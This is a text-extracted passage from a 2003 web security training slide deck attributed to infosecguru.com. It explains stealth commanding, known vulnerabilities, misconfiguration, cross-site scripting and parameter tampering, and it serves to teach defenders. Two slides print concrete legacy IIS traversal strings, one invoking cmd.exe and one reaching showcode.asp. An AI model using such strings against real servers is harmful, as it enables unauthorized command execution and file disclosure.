

Copyright ©2003 by infosecguru.com, All Rights Reserved 58 Stealth Commanding • Vulnerability explanationVulnerability explanation: Concealing dangerous commands via a Trojan horse with the intent to run malicious or unauthorized code that is damaging to the site. • Why Stealth CommandingWhy Stealth Commanding: Applications tend to use the content received from a field to evaluate a new command. However, they assume that the content is only data and not executable code. • As a result of this manipulationAs a result of this manipulation : The hacker can perform any command on the web-server, including complete shut down, defacement, or access to all information
Copyright ©2003 by infosecguru.com, All Rights Reserved 59 Stealth Commanding - Example
Copyright ©2003 by infosecguru.com, All Rights Reserved 60 Stealth Commanding - Example

Copyright ©2003 by infosecguru.com, All Rights Reserved 61 Known Vulnerabilities • Vulnerability explanationVulnerability explanation:: Some technology used in sites have inherent weaknesses that a persistent hacker, or a hacker with automated scanning tools, can exploit easily. Users are dependent on patches from the developer. After discovered in one site they can be used in all the sites using the same component • Why Known VulnerabilitiesWhy Known Vulnerabilities: Third party vendors have bugs (Microsoft IIS etc). Since their products appear in many sites they are examined thoroughly by a large number of hackers • As a result of this manipulationAs a result of this manipulation: Once a bug is found, large parts of the internet are scanned and exploited. The actual result varies according to the vulnerability type, but ability to gain the administrators’ passwords and take control of the site is not unusual!
Copyright ©2003 by infosecguru.com, All Rights Reserved 62 /msadc/..à?¯..à?¯..à?¯..à?¯.. /winnt/system32/cmd.exe?/c+dir+c: Known Vulnerabilities - Example

Copyright ©2003 by infosecguru.com, All Rights Reserved 63 3rd Party Misconfigurations • Vulnerability explanationVulnerability explanation: A misconfiquration, or human error during install of 3rd party software can cause default passwords or settings unchanged – open invitation for attack • Why 3Why 3rdrd party misconfiqurationsparty misconfiqurations: Occurs during the installation and maintenance of the 3rd party application • As a result of this manipulationAs a result of this manipulation : Through a configuration error a hacker could create a new database that renders the existing one unusable by the site
Copyright ©2003 by infosecguru.com, All Rights Reserved 64 3rd Party Misconfiguration - Example /msadc/Samples/SELECTOR/showcode.asp? source=/msadc/Samples/../../../../..

Copyright ©2003 by infosecguru.com, All Rights Reserved 65 Cross Site Scripting • Vulnerability explanationVulnerability explanation: A third party creates a link (or sends an email) and the URL contains a parameter with a script – once the user connects, the site runs this script • Why Cross Site ScriptingWhy Cross Site Scripting: Many parameters are implanted within the HTML of following responses, while not checking their content for scripts. • As a result of this manipulationAs a result of this manipulation: “Virtual hijacking” of the session. Any information flowing between the legitimate user and site can be manipulated or transmitted to the evil 3rd party.
Copyright ©2003 by infosecguru.com, All Rights Reserved 66 Press this link to get to your bank Underlying link: http://www.mybank.com?a=<evil javascript> The JavaScript program collects and sends user names and passwords Enter your login information 1 2 Username Password 3 Cross Site Scripting - Example



Copyright ©2003 by infosecguru.com, All Rights Reserved 67 Parameter Tampering • Vulnerability explanationVulnerability explanation: Parameters are used to obtain information from the client. This information can be changed in a site’s URL parameter • Why Parameter TamperingWhy Parameter Tampering: Developers focus on the legal values of parameters and how they should be utilized. Little if any attention is given to the incorrect values • As a result of this manipulationAs a result of this manipulation : The application can perform a function that was not intended by its developer like giving access to customer information
Copyright ©2003 by infosecguru.com, All Rights Reserved 68 Parameter Tampering - Example
Copyright ©2003 by infosecguru.com, All Rights Reserved 69 Parameter Tampering - Example
